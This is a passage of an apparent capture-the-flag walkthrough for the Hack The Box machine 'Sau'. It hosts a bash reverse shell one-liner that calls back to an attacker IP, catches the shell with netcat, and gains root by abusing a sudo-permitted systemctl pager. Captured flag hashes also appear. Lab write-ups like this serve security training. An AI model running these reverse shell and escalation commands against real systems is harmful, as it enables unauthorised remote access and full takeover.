
So using that information lets try to exploit and get a reverse shell.

We write the reverse in a file name `index.html`. We named it `index.html` as this is the default page that is searched if no name is provided. So we don't have to keep providing a file name to get reverse shell.


```
  GNU nano 7.2                                                  index.html
#!/bin/bash

bash -i >& /dev/tcp/10.10.14.53/9001 0>&1
```

Now we open a python server as well as a listener for reverse shell.



We configure the settings as shown in the POC (Proof of Concept).



Now we reload the page.

When we check the listener and python server, we can see that the page made a request to our server and we got a reverse shell back.

```
jolicious at ERROR-Fix in ~/Documents/htb/Machines/Sau
> nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.224 47706
bash: cannot set terminal process group (896): Inappropriate ioctl for device
bash: no job control in this shell
puma@sau:/opt/maltrail$
```

```
jolicious at ERROR-Fix in ~/Documents/htb/Machines/Sau/files
> sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.224 - - [27/Sep/2023 10:02:21] "GET / HTTP/1.1" 200 -
```

We are able to read `user.txt` file.

```
puma@sau:~$ cat user.txt
2f948b6b150992660b142c0240dde2af
puma@sau:~$
```

Privilege Escalation


Lets see if the user has any `sudo` permissions.

```
puma@sau:~$ sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
puma@sau:~$
```

The user has permissions to run `sudo` without the use of password. We can see that the user can run `/usr/bin/systemctl status trail.service` with `sudo` without any password.

Let search if we can get root access using it.



We get a page that explain how to do it so lets follow it.

```
puma@sau:~$ sudo /usr/bin/systemctl status trail.service
● trail.service - Maltrail. Server of malicious traffic detection system
     Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset:>
     Active: active (running) since Tue 2023-09-26 04:50:09 UTC; 23h ago
       Docs: https://github.com/stamparm/maltrail#readme
             https://github.com/stamparm/maltrail/wiki
   Main PID: 896 (python3)
      Tasks: 111 (limit: 4662)
     Memory: 248.4M
     CGroup: /system.slice/trail.service
             ├─  896 /usr/bin/python3 server.py
             ├─ 1084 /bin/sh -c logger -p auth.info -t "maltrail[896]" "Failed >
             ├─ 1085 /bin/sh -c logger -p auth.info -t "maltrail[896]" "Failed >
             ├─ 1087 sh
             ├─ 1088 bash -c /bin/bash -i >& /dev/tcp/10.10.14.12/2333 0>&1
             ├─ 1089 /bin/bash -i
             ├─ 1096 python3 -c import pty;pty.spawn("/bin/bash")
             ├─ 1097 /bin/bash
             ├─ 1135 sudo systemctl status trail.service
             ├─ 1136 systemctl status trail.service
             ├─ 1137 pager
             ├─ 1139 sh -c /bin/bash -c sh
             ├─ 1140 sh
             └─ 1149 sudo systemctl status maltrail-server.service
!bash
root@sau:/home/puma#
```

We follow the steps and we are able to get root access.

```
root@sau:~# cat root.txt
675ea452d29410a5ad13696c70fba60b
```

We are able to read root.txt.

References

RCE - https://huntr.dev/bounties/be3c5204-fbd9-448d-b97c-96a8d2941e87/
Privilege Escalation - https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/sudo/sudo-systemctl-privilege-escalation/